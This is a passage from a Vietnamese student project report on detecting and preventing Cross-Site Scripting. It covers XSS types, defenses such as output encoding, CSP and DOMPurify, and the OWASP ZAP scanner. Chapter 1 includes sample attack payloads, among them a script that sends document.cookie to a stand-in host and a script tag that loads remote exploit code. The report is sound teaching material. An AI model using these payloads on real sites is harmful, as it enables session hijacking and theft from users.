ĐẠI HỌC BÁCH KHOA HÀ NỘI

KHOA TOÁN – TIN

ĐỒ ÁN 1

Xây dựng hệ thống phát hiện và phòng chống tấn công Cross-Site Scripting trên ứng dụng Web

NGUYỄN QUANG THUẬN

Email: thuan.nq227184@sis.hust.edu.vn

Mã sinh viên: 20227184

Chuyên ngành Hệ thống Thông tin Quản lý

Giảng viên hướng dẫn: TS. Đoàn Duy Trung

Chữ ký của GVHD

Hà Nội, 6/2025

NHẬN XÉT CỦA GIẢNG VIÊN HƯỚNG DẪN

……
……
……
……
……
……
……
……
……
……
……
……
……
……
……
……
……
……
……

Hà Nội, ngày …. tháng … năm …

Giảng viên hướng dẫn

Ký và ghi rõ họ tên

PHIẾU BÁO CÁO TIẾN ĐỘ ĐỒ ÁN

Ngày đánh giá	Lần	Nội dung kế hoạch	Nội dung đã thực hiện	Điểm tích cực	Điểm nội dung	Ghi chú
13/04/2025	1	Tìm hiểu lý thuyết về XSS và các vấn đề liên quan Các phương pháp phòng chống ngăn chặn XSS	Hoàn thành cơ sở lý thuyết Sử dụng phần mềm OWASP Zed Attack Proxy (ZAP) , XSStrike để thực hiện quá trình kiểm thử của website.	9	9	
18/05/2025	2	Theo tiến độ của đồ án	1) Tạo 1 trang web 2) Thử nghiệm 1 số tấn công trên trang đó 3) Dùng ZAP thử nghiệm để quét 1 số lỗi 4) Thử nghiệm một kỹ thuật để vá lỗi trang web 5) Thử nghiệm 1 trang web có sẵn trên mạng với các cấp độ khác nhau	9	9.5	

Lời cảm ơn

Để hoàn thành báo cáo đồ án này, em xin gửi lời cảm ơn chân thành và sâu sắc nhất đến **Thầy Đoàn Duy Trung** đã tận tình chỉ dẫn và đưa ra những góp ý chuyên môn quý báu trong suốt quá trình thực hiện, tạo cơ hội để em có thể đưa ý tưởng trở thành sản phẩm. Sự hướng dẫn của thầy là kim chỉ nam giúp em định hướng nghiên cứu và giải quyết các vấn đề gặp phải.

Tóm tắt đồ án

Đồ án tập trung giải quyết vấn đề lỗ hổng Cross-Site Scripting (XSS) - một trong những mối đe dọa an ninh mạng phổ biến và nguy hiểm nhất đối với các ứng dụng web. Mục tiêu chính là xây dựng một quy trình thực nghiệm hoàn chỉnh từ phát hiện, tấn công minh họa, phân tích mã nguồn đến khắc phục hiệu quả các loại XSS phổ biến.

Phương pháp thực hiện của đồ án là kết hợp giữa quét tự động và phân tích thủ công. Công cụ chính được sử dụng là OWASP ZAP để thực hiện rà quét lỗ hổng trên ứng dụng web mục tiêu là Damn Vulnerable Web Application (DVWA), được triển khai trên môi trường giả lập với XAMPP (Apache, MySQL, PHP). Quá trình thực nghiệm bao gồm việc dùng ZAP để phát hiện Reflected và Stored XSS, sau đó phân tích mã nguồn PHP để tìm ra nguyên nhân gốc rễ và áp dụng các hàm như htmlspecialchars() (HTML Special Characters Escape) để vá lỗi.

Kết quả của đồ án đã chứng minh được tính hiệu quả của quy trình đề ra đối với XSS phía máy chủ. Tuy nhiên, đồ án cũng chỉ ra một phát hiện quan trọng: công cụ tự động OWASP ZAP đã bỏ sót hoàn toàn lỗ hổng DOM-based XSS, cho thấy tính thực tế rằng việc phụ thuộc hoàn toàn vào máy quét sẽ tạo ra cảm giác an toàn giả. Hướng phát triển mở rộng của đồ án là tích hợp các công cụ chuyên sâu hơn và xây dựng quy trình kiểm thử thủ công chuyên biệt cho DOM-XSS.

Hà Nội, ngày …. tháng … năm…

Sinh viên thực hiện

Ký và ghi rõ họ tên

MỤC LỤC

DANH MỤC HÌNH VẼ

DANH MỤC KÝ HIỆU

Viết tắt	Tên đầy đủ (Tiếng Anh)	Ý nghĩa (Tiếng Việt)
API	Application Programming Interface	Giao diện lập trình ứng dụng
CSP	Content Security Policy	Chính sách bảo mật nội dung, một cơ chế bảo vệ web.
CVE	Common Vulnerabilities and Exposures	Danh sách các lỗ hổng và điểm yếu bảo mật đã được công nhận.
CI/CD	Continuous Integration/Continuous Deployment	Tích hợp liên tục / Triển khai liên tục trong phát triển phần mềm.
CSS	Cascading Style Sheets	Ngôn ngữ định dạng cho các trang web.
DOM	Document Object Model	Mô hình đối tượng tài liệu, cấu trúc cây của một trang web.
DVWA	Damn Vulnerable Web Application	Ứng dụng web được thiết kế cố ý có nhiều lỗ hổng để thực hành.
GET	GET (HTTP method)	Một phương thức yêu cầu dữ liệu từ một tài nguyên trên máy chủ.
HTML	HyperText Markup Language	Ngôn ngữ đánh dấu siêu văn bản, cấu trúc cơ bản của trang web.
HTTP	HyperText Transfer Protocol	Giao thức truyền tải siêu văn bản.
MySQL	-	Hệ quản trị cơ sở dữ liệu quan hệ mã nguồn mở.

OWASP	Open Web Application Security Project	Dự án An ninh Ứng dụng Web Mở, một tổ chức phi lợi nhuận.
PHP	PHP: Hypertext Preprocessor	Ngôn ngữ kịch bản phía máy chủ phổ biến để phát triển web.
POST	POST (HTTP method)	Một phương thức gửi dữ liệu đến máy chủ để tạo hoặc cập nhật.
SQL	Structured Query Language	Ngôn ngữ truy vấn có cấu trúc, dùng để tương tác với cơ sở dữ liệu.
URL	Uniform Resource Locator	Định vị tài nguyên thống nhất, hay còn gọi là địa chỉ web.
XAMPP	-	Một gói phần mềm máy chủ web miễn phí và mã nguồn mở.
XSS	Cross-Site Scripting	Tấn công kịch bản chéo trang, một loại lỗ hổng bảo mật web.

Chương 1. Cơ sở lý thuyết

1.1. Khái niệm

Cross-Site Scripting (XSS) là một loại lỗ hổng bảo mật phổ biến và nguy hiểm trong các ứng dụng web. Về bản chất, XSS thường bị khai thác bởi kỹ thuật tấn công thuộc loại "tiêm mã", trong đó kẻ tấn công tìm cách chèn các đoạn mã độc vào các trang web mà người dùng sẽ truy cập. [1]

Nguyên nhân cốt lõi dẫn đến lỗ hổng XSS là do ứng dụng web không xử lý (xác thực, làm sạch hoặc mã hóa) đúng cách dữ liệu đầu vào từ người dùng trước khi hiển thị dữ liệu đó trở lại hoặc lưu trữ để hiển thị sau này. Kẻ tấn công lợi dụng điều này để gửi các đoạn mã độc hại thông qua các trường nhập liệu, tham số URL hoặc các cơ chế khác mà ứng dụng web sử dụng để nhận dữ liệu.

Khi một người dùng truy cập vào trang web đã bị nhiễm mã độc, trình duyệt của họ sẽ thực thi đoạn mã đó như thể nó là một phần hợp lệ của trang web. Do mã độc được thực thi trong ngữ cảnh của trang web bị tấn công, nó có quyền truy cập vào các thông tin nhạy cảm mà trình duyệt lưu trữ liên quan đến trang web đó, chẳng hạn như cookie, session token, hoặc có thể thay đổi nội dung trang web hiển thị cho người dùng.

1.2. Hậu quả

Tấn công XSS, mặc dù có vẻ đơn giản về mặt kỹ thuật nhưng lại có thể gây ra những hậu quả vô cùng nghiêm trọng và có tác động sâu rộng trong thực tế, ảnh hưởng đến cả người dùng cuối và các tổ chức sở hữu ứng dụng web.

Đối với người dùng (nạn nhân):

1. Đánh cắp thông tin nhạy cảm.
2. Đánh cắp thông tin đăng nhập**.**
3. Mất quyền kiểm soát tài khoản**.**
4. Theo dõi hoạt động người dùng.

Đối với Tổ chức/Doanh nghiệp (Sở hữu ứng dụng web):

1. Mất uy tín và lòng tin của khách hàng**.**
2. Thiệt hại tài chính.
3. Rò rỉ dữ liệu nhạy cảm của tổ chức**.**
4. Trang web bị biến dạng.


1.3. Các loại lỗ hổng XSS

XSS không phải là một kỹ thuật tấn công đơn lẻ mà bao gồm nhiều biến thể khác nhau, tùy thuộc vào cách mã độc được tiêm vào và thực thi. Có thể phân loại XSS thành ba loại chính: Reflected XSS, Stored XSS và DOM-based XSS.

Về cơ bản quá trình tấn công XSS thường diễn ra theo các bước sau:

1. Kẻ tấn công tìm lỗ hổng: Xác định các điểm trên ứng dụng web mà dữ liệu đầu vào không được kiểm tra kỹ lưỡng trước khi hiển thị.
2. Tiêm mã độc: Kẻ tấn công chèn một đoạn mã kịch bản (payload) vào ứng dụng web thông qua các điểm yếu đã tìm thấy.
3. Nạn nhân truy cập: Một người dùng hợp pháp truy cập vào trang web hoặc chức năng chứa mã độc.
4. Thực thi mã độc: Trình duyệt của nạn nhân nhận và thực thi đoạn mã độc như một phần của trang web, vì trình duyệt không thể phân biệt được đâu là mã hợp lệ của trang web và đâu là mã độc do kẻ tấn công chèn vào.

1.3.1. Reflected XSS



Hình 1.1. Minh họa tấn công Reflected XSS

Trong hình thức này, mã độc được kẻ tấn công chèn vào một yêu cầu HTTP (thường là qua tham số URL hoặc dữ liệu gửi qua form) đến máy chủ web. Máy chủ sau đó xử lý yêu cầu này và "phản chiếu" lại mã độc trong phản hồi HTTP gửi về trình duyệt của nạn nhân. Trình duyệt của nạn nhân khi nhận được phản hồi sẽ thực thi mã độc đó. [2]

Đặc điểm chính của Reflected XSS là mã độc không được lưu trữ vĩnh viễn trên máy chủ ứng dụng. Nó chỉ tồn tại trong yêu cầu và phản hồi của một phiên giao dịch cụ thể. Do đó, để khai thác lỗ hổng này, kẻ tấn công thường phải lừa nạn nhân nhấp vào một liên kết đã được chế tạo đặc biệt hoặc gửi một biểu mẫu chứa mã độc. [2]

Tương tự với quá trình chung cách thức hoạt động sẽ như sau:


- Kẻ tấn công tìm một điểm yếu trên trang web, ví dụ một chức năng tìm kiếm, nơi mà từ khóa tìm kiếm được hiển thị lại trên trang kết quả mà không được xử lý đúng cách.
- Kẻ tấn công tạo một URL độc hại, chèn mã JavaScript vào tham số URL. Ví dụ:

```
http://example.com/search?query=<script>alert('XSS Reflected!');</script>
```

- Kẻ tấn công gửi URL này cho nạn nhân thông qua email, tin nhắn, hoặc các phương tiện khác, lừa họ nhấp vào.
- Khi nạn nhân nhấp vào URL, trình duyệt gửi yêu cầu đến example.com với mã độc trong tham số query.
- Máy chủ example.com nhận yêu cầu, lấy giá trị của tham số query và nhúng nó vào trang HTML phản hồi mà không có sự kiểm tra cần thiết.
- Trình duyệt của nạn nhân nhận trang HTML phản hồi và thực thi đoạn mã <script>alert('XSS Reflected!');</script>, hiển thị một hộp thoại cảnh báo. Trong thực tế, mã độc có thể tinh vi hơn, ví dụ như đánh cắp cookie:

```
<script>document.location='http://example.com/steal_cookie.php?cookie='
+document.cookie;</script>
```

1.3.2. Stored XSS



Hình 1.2. Minh họa tấn công Stored XSS

Stored XSS, còn được coi là loại XSS nguy hiểm nhất. Trong trường hợp này, mã độc do kẻ tấn công cung cấp được lưu trữ vĩnh viễn trên máy chủ mục tiêu [3]. Ví dụ như trong cơ sở dữ liệu, trong một bài đăng trên diễn đàn, một bình luận trên blog, hoặc trong hồ sơ người dùng.

Khi một người dùng khác truy cập vào trang web hoặc chức năng có chứa dữ liệu đã bị tiêm mã độc, máy chủ sẽ lấy dữ liệu này và gửi về trình duyệt của người dùng. Trình duyệt sau đó sẽ thực thi mã độc. Điểm nguy hiểm của Stored XSS là mã độc có thể ảnh hưởng đến tất cả người dùng truy cập vào nội dung bị nhiễm mà không cần kẻ tấn công phải tương tác trực tiếp với từng nạn nhân. [4]

Cách hoạt động:


- Kẻ tấn công tìm một điểm trên ứng dụng web cho phép người dùng nhập dữ liệu và dữ liệu đó được lưu trữ trên máy chủ (ví dụ: mục bình luận, hồ sơ cá nhân, bài đăng diễn đàn).
- Kẻ tấn công gửi một yêu cầu chứa mã độc hại đến ứng dụng. Ví dụ: Một kẻ tấn công đăng một bình luận trên một trang web bán lẻ với nội dung:

```
<p>I highly recommend this product!</p><script
src="http://example.com/exploit.js"></script>
```

- Ứng dụng lưu trữ dữ liệu đầu vào này (bao gồm cả mã độc) vào cơ sở dữ liệu hoặc hệ thống lưu trữ khác mà không kiểm tra hoặc làm sạch đúng cách.

- Khi một người dùng bất kỳ (nạn nhân) truy cập vào trang web hoặc chức năng hiển thị dữ liệu đã bị nhiễm độc, máy chủ sẽ truy xuất dữ liệu đó và gửi nó như một phần của trang HTML đến trình duyệt của nạn nhân.
- Trình duyệt của nạn nhân thực thi mã độc được nhúng trong trang.

1.3.3. DOM-based XSS



Hình 1.3. Minh họa tấn công DOM-based XSS

DOM-based XSS là một biến thể của XSS trong đó lỗ hổng nằm hoàn toàn ở phía client-side. Mã độc không nhất thiết phải được gửi đến máy chủ rồi phản chiếu lại [5]. Thay vào đó, mã độc được thực thi do việc ứng dụng web phía client xử lý dữ liệu từ một nguồn không đáng tin cậy (ví dụ: document.URL, location.hash) và ghi nó vào một "điểm chìm" nguy hiểm trong DOM (ví dụ: document.write(), innerHTML) mà không có sự kiểm tra hoặc mã hóa thích hợp. [6]

Điều đặc biệt là mã độc có thể không bao giờ rời khỏi trình duyệt của người dùng hoặc không được ghi vào log của máy chủ, làm cho việc phát hiện trở nên khó khăn hơn. [6]

Cách hoạt động:

- Nạn nhân truy cập một URL được chế tạo đặc biệt, ví dụ: http://example.com/page.html#<img src=x onerror=alert(1)>.
- Mã JavaScript phía client trên page.html lấy dữ liệu từ một nguồn trong DOM (ví dụ: location.hash để lấy phần #<img src=x onerror=alert(1)>).
- Mã JavaScript này sau đó sử dụng dữ liệu đó để sửa đổi DOM của trang hiện tại một cách không an toàn, ví dụ, ghi nó vào thuộc tính innerHTML của một phần tử.

- Khi dữ liệu được ghi vào DOM, mã độc được trình duyệt phân tích cú pháp và thực thi.

1.4. Thống kê lỗ hổng XSS trên thế giới

XSS vẫn liên tục xuất hiện trong các báo cáo tổng hợp về tình hình an ninh mạng, cho thấy đây vẫn là một thách thức đáng kể đối với các nhà phát triển và tổ chức trên toàn cầu.

Một trong những thước đo uy tín và được công nhận rộng rãi về mức độ nghiêm trọng của các lỗ hổng bảo mật web là danh sách OWASP Top 10. Trong phiên bản năm 2017, Cross-Site Scripting (XSS) được xếp ở vị trí thứ 7 (A7:2017-Cross-Site Scripting (XSS)), nhấn mạnh rằng đây là một vấn đề phổ biến, xảy ra khi ứng dụng web nhúng dữ liệu không đáng tin cậy vào trang web mà không có sự xác thực hoặc mã hóa đầu ra phù hợp. Đến phiên bản OWASP Top 10 năm 2021, XSS được tích hợp vào danh mục rộng hơn là **A03:2021-Injection**, vốn được xếp ở vị trí thứ ba trong danh sách các rủi ro bảo mật nguy hiểm nhất. Báo cáo này chỉ ra rằng có đến 94% các ứng dụng được kiểm thử tồn tại một số dạng của lỗ hổng injection, và XSS là một trong những thành phần chính và cực kỳ phổ biến trong nhóm này.

Cơ sở dữ liệu **Common Vulnerabilities and Exposures (CVE)** cũng là một minh chứng rõ ràng cho sự tồn tại dai dẳng của XSS. Khi truy vấn cơ sở dữ liệu CVE Details, có thể thấy hàng ngàn mục CVE liên quan đến XSS được ghi nhận qua các năm, với số lượng không ngừng tăng lên khi các nhà nghiên cứu và tin tặc mũ trắng liên tục phát hiện các biến thể mới hoặc các trường hợp cụ thể của XSS trong vô số sản phẩm và nền tảng phần mềm khác nhau.

Sự phổ biến của lỗ hổng XSS có thể được lý giải bởi nhiều yếu tố tổng hợp:

- **Sự phức tạp ngày càng tăng của ứng dụng web hiện đại:** Việc sử dụng rộng rãi JavaScript phía client, các Single Page Application (SPA), và vô số điểm tương tác người dùng đã làm gia tăng đáng kể "bề mặt tấn công" cho XSS.
- **Sự đa dạng của Framework và thư viện:** Mặc dù nhiều framework hiện đại cung cấp các biện pháp bảo vệ, việc sử dụng không đúng cách, cấu hình sai hoặc sử dụng các thư viện cũ, không an toàn vẫn có thể vô tình tạo ra lỗ hổng.
- **Thiếu nhận thức hoặc đào tạo chuyên sâu:** Không phải tất cả các lập trình viên đều được trang bị đầy đủ kiến thức và kỹ năng về các thực hành mã hóa an toàn để phòng chống XSS một cách hiệu quả.

Chương 2. Công cụ phát hiện và phương pháp phòng chống XSS

2.1. Phương pháp phát hiện XSS

Việc phát hiện sớm các lỗ hổng XSS là một bước quan trọng trong việc đảm bảo an toàn cho ứng dụng web. Có nhiều phương pháp và công cụ khác nhau có thể được sử dụng, từ kiểm thử thủ công đến các công cụ tự động.

2.1.1. Rà soát mã nguồn

Phương pháp này tập trung vào việc rà soát mã nguồn để phát hiện các lỗ hổng XSS tận gốc mà không hoàn toàn thực thi mã nguồn. Quá trình này bao gồm việc kiểm tra mã nguồn của ứng dụng (cả phía server và client) để tìm kiếm các đoạn mã xử lý dữ liệu đầu vào không an toàn.

Các điểm cần rà soát như:

- Cách ứng dụng nhận và xử lý dữ liệu từ các nguồn không tin cậy.
- Việc sử dụng các hàm hoặc thư viện để làm sạch hoặc mã hóa dữ liệu đầu ra.
- Sự thiếu sót trong việc xác thực dữ liệu.
- Cách dữ liệu được ghi vào DOM trong mã JavaScript phía client (đối với DOM-based XSS).
- Các "sink" nguy hiểm như innerHTML, outerHTML, document.write(), eval()

Ta có thể dễ dàng nhận thấy rằng đây là phương pháp có thể phát hiện lỗ hổng chính xác nhất, giúp hiểu rõ tận gốc rễ vấn đề và tìm ra các lỗ hổng mà các phương pháp khác khó phát hiện. Tuy nhiên, việc thực hiện rà soát thủ công luôn đòi hỏi lượng lớn thời gian, đồng thời yêu cầu về trình độ người rà soát phải có kiến thức chuyên sâu về ngôn ngữ lập trình,framework và các kỹ thuật tấn công XSS.

2.1.2. Kiểm thử thủ công

Khác với rà soát mã nguồn, kiểm thử thủ công kiểm tra ứng dụng trong khi mã nguồn đang chạy, đòi hỏi người kiểm thử hoặc chuyên gia bảo mật phải hiểu rõ về các loại XSS và cách chúng hoạt động. Phương pháp này bao gồm việc nhập các đoạn mã JavaScript hoặc HTML đặc biệt vào các trường đầu vào của ứng dụng web và quan sát các phản hồi HTTP cũng như hành vi phía client để xem liệu có bất kỳ tập lệnh độc hại nào thực thi hay không.

Các bước thực hiện:

Bước 1: Xác định các điểm đầu vào: Liệt kê tất cả các điểm mà ứng dụng nhận dữ liệu từ người dùng, bao gồm:

- Tham số URL (GET requests)
- Dữ liệu POST (ví dụ: qua các form)
- HTTP Headers (ví dụ: User-Agent, Referer)
- Cookies
- Dữ liệu được tải lên (ví dụ: tên file)
- Dữ liệu từ các nguồn DOM (cho DOM-based XSS) như location.hash, document.referrer.

Bước 2: Chuẩn bị các Payload XSS: sử dụng các chuỗi kiểm thử (payload) XSS đơn giản đến phức tạp.

Bước 3:Tiêm payload và quan sát:

- Đối với Reflected XSS: Chèn payload vào các tham số URL hoặc dữ liệu form, sau đó kiểm tra xem payload có được thực thi trong phản hồi của trình duyệt hay không (ví dụ: hộp thoại alert xuất hiện, cookie bị gửi đi).
- Đối với Stored XSS: Chèn payload vào các trường dữ liệu sẽ được lưu trữ (ví dụ: bình luận, hồ sơ), sau đó truy cập lại trang hoặc chức năng hiển thị dữ liệu đó để xem payload có được thực thi không.
- Đối với DOM-based XSS: Chèn payload vào các nguồn DOM (ví dụ: phần fragment của URL - sau dấu #), sau đó kiểm tra xem mã JavaScript phía client có thực thi payload khi xử lý nguồn đó hay không.

Phương pháp này có khả năng phát hiện các lỗ hổng phức tạp mà công cụ tự động có thể bỏ sót, đặc biệt là các lỗ hổng liên quan đến logic nghiệp vụ của ứng dụng. Giúp hiểu sâu hơn về cách ứng dụng hoạt động. Nhưng giống với phân tích mã nguồn thì lượng thời gian bỏ ra là rất lớn, đòi hỏi kỹ năng chuyên môn cao, khó bao phủ toàn bộ ứng dụng lớn, dễ bỏ sót nếu không cẩn thận.

2.2 Các phương pháp phòng chống [7]

Phòng chống XSS đòi hỏi một chiến lược đa lớp, tập trung vào việc xử lý an toàn dữ liệu đầu vào và đầu ra. Nguyên tắc cơ bản là "Không bao giờ tin tưởng dữ liệu đầu vào từ người dùng".

2.2.1. Xác thực đầu vào

Đây là tuyến phòng thủ đầu tiên, xử lý dữ liệu ngay khi nó được nhận từ người dùng hoặc các nguồn bên ngoài. Đảm bảo rằng dữ liệu đầu vào tuân thủ các quy tắc

định trước về kiểu dữ liệu (ví dụ: số, chuỗi, ngày tháng), định dạng (ví dụ: địa chỉ email, số điện thoại), độ dài và phạm vi giá trị. Ưu tiên sử dụng phương pháp "whitelisting" thay vì "blacklisting":

- Whitelisting (Danh sách trắng): Chỉ chấp nhận các ký tự hoặc mẫu đã biết là an toàn. Ví dụ, nếu một trường yêu cầu nhập số điện thoại, chỉ chấp nhận các chữ số và có thể một số ký tự đặc biệt như "+, -, ()". Đây là phương pháp được khuyến khích hơn.
- Blacklisting (Danh sách đen): Cố gắng loại bỏ các ký tự hoặc chuỗi nguy hiểm đã biết (ví dụ: <script>, onerror). Tuy nhiên, phương pháp này thường không hiệu quả vì kẻ tấn công luôn có thể tìm cách bypass danh sách đen bằng các kỹ thuật mã hóa hoặc các payload mới.

Nếu dữ liệu đầu vào bắt buộc phải chứa các ký tự hoặc cấu trúc có thể gây nguy hiểm (ví dụ: cho phép người dùng nhập HTML trong một trình soạn thảo WYSIWYG), cần phải loại bỏ hoặc vô hiệu hóa (ví dụ: mã hóa) các phần tử hoặc thuộc tính độc hại trước khi lưu trữ hoặc xử lý.

2.2.2. Mã hóa đầu ra

Đây là biện pháp phòng chống XSS quan trọng và hiệu quả nhất. Khi hiển thị dữ liệu do người dùng cung cấp trên trang web, dữ liệu đó phải được mã hóa phù hợp với ngữ cảnh mà nó được chèn vào. Điều này biến các ký tự có ý nghĩa đặc biệt trong HTML, JavaScript, CSS, URL thành các thực thể hoặc dạng mã hóa tương đương từ đó khiến trình duyệt hiểu chúng là dữ liệu thuần túy thay vì mã thực thi.

Các ngữ cảnh mã hóa phổ biến:

- HTML Body Context**:** Mã hóa các ký tự như <, >, &, ", ' thành các HTML entities (ví dụ: < thành <, & thành &).
- HTML Attribute Context: Mã hóa khác với HTML body, đặc biệt nếu thuộc tính không được đặt trong dấu ngoặc kép. Cần mã hóa tất cả các ký tự không phải là chữ và số thành dạng &#xHH; (hoặc &#NNN;).
- JavaScript Context: Khi chèn dữ liệu vào bên trong thẻ <script>, vào các trình xử lý sự kiện (event handlers), hoặc vào các khối mã JavaScript. Cần mã hóa tất cả các ký tự không phải là chữ và số thành dạng \xHH (Unicode escape). Tránh chèn trực tiếp dữ liệu không tin cậy vào mã JavaScript. Thay vào đó, hãy đặt nó vào các phần tử HTML (ví dụ: thuộc tính data) và đọc nó bằng JavaScript một cách an toàn.

- CSS Context: Khi chèn dữ liệu vào các thuộc tính style hoặc thẻ <style>. Cần mã hóa bằng CSS hex escaping.
- URL Context: Khi chèn dữ liệu vào các tham số URL. Sử dụng URL encoding (ví dụ: encodeURIComponent() trong JavaScript, hoặc các hàm tương ứng phía server).

Hiện nay, có nhiều thư viện mã hóa có sẵn nên việc sử dụng, tích hợp các thư viện được kiểm chứng và đáng tin cậy thay vị tự viết mã hóa là cách để tiết kiệm về thời gian và nhân lực lớn.

2.2.3. Content Security Policy (CSP)

CSP là một lớp bảo mật bổ sung giúp phát hiện và giảm thiểu một số loại tấn công nhất định, bao gồm XSS và data injection. CSP là một HTTP response header mà máy chủ web gửi cho trình duyệt, chỉ định các nguồn nội dung (script, style, image,...) mà trình duyệt được phép tải và thực thi.

Bằng cách định nghĩa một "whitelist" các nguồn đáng tin cậy, CSP có thể ngăn trình duyệt tải các script từ các nguồn không mong muốn hoặc thực thi inline script và eval().

2.2.4. Thư viện lọc và thư viện bảo vệ phía client

Trong khi các biện pháp phòng chống XSS phía máy chủ như kiểm tra đầu vào và mã hóa đầu ra là nền tảng, việc bổ sung các biện pháp bảo vệ phía client có thể giúp đơn giản hóa và tăng cường khả năng chống XSS, cung cấp một lớp bảo vệ chuyên sâu và xử lý các trường hợp cụ thể. Đặc biệt là với các ứng dụng web hiện đại sử dụng nhiều JavaScript để thao tác DOM

Một ví dụ điển hình là DOMPurify, là một thư viện JavaScript mã nguồn mở, chỉ tập trung vào việc chống XSS dựa trên DOM. Nó nhận một chuỗi HTML "bẩn" (có khả năng chứa mã độc) và trả về một chuỗi HTML "sạch" đã được loại bỏ tất cả các yếu tố và thuộc tính nguy hiểm có thể dẫn đến XSS.

2.3. Công cụ tự động

Ngoài việc hiểu rõ các loại hình tấn công XSS, việc nắm bắt và sử dụng hiệu quả các công cụ hỗ trợ là yếu tố then chốt trong cả quá trình phát hiện và phòng chống. Các công cụ này hoạt động bằng cách gửi một lượng lớn các payload XSS đã biết đến các điểm đầu vào của ứng dụng và phân tích phản hồi để xác định xem có lỗ hổng hay không.

2.3.1. Công cụ phát hiện và khai thác XSS

1. OWASP ZAP (Zed Attack Proxy)

OWASP ZAP là một trong những công cụ kiểm thử bảo mật ứng dụng web mã nguồn mở phổ biến và mạnh mẽ nhất thế giới. Nó được thiết kế để dễ sử dụng cho người mới bắt đầu nhưng vẫn cung cấp các tính năng nâng cao cho chuyên gia. ZAP hoạt động như một "man-in-the-middle proxy" giữa trình duyệt của người kiểm thử và ứng dụng web, cho phép chặn, kiểm tra và sửa đổi lưu lượng truy cập.

Tính năng nổi bật liên quan đến XSS:

- Active Scanner: Tự động gửi hàng loạt payload XSS đã biết đến các tham số và điểm đầu vào của ứng dụng để tìm lỗ hổng Reflected và Stored XSS.
- Passive Scanner: Phân tích các phản hồi từ máy chủ để tìm các dấu hiệu tiềm ẩn của XSS mà không cần gửi payload độc hại (ví dụ: thiếu header CSP, các đoạn mã không được mã hóa đúng cách).
- Spider/AJAX Spider: Thu thập thông tin (crawl) ứng dụng để xác định các URL và điểm đầu vào cần kiểm tra. AJAX Spider đặc biệt hữu ích cho các ứng dụng web hiện đại sử dụng nhiều JavaScript.
- Fuzzer: Cho phép người dùng tùy chỉnh và gửi các payload XSS phức tạp hơn đến các điểm cụ thể.
- Hỗ trợ Scripting: Cho phép mở rộng chức năng bằng các script tùy chỉnh (ví dụ: để phát hiện các loại XSS đặc thù).
- Alerts: Cung cấp thông tin chi tiết về các lỗ hổng được phát hiện, bao gồm mức độ nghiêm trọng, mô tả, và gợi ý cách khắc phục.

OWASP ZAP nổi bật với hàng loạt ưu điểm như hoàn toàn miễn phí và mã nguồn mở, được cộng đồng lớn mạnh hỗ trợ và phát triển không ngừng. Tính linh hoạt cao cho phép ZAP hoạt động như một proxy thủ công, thực hiện quét tự động hoặc tích hợp vào quy trình CI/CD cùng với khả năng mở rộng mạnh mẽ thông qua add-ons và scripting.

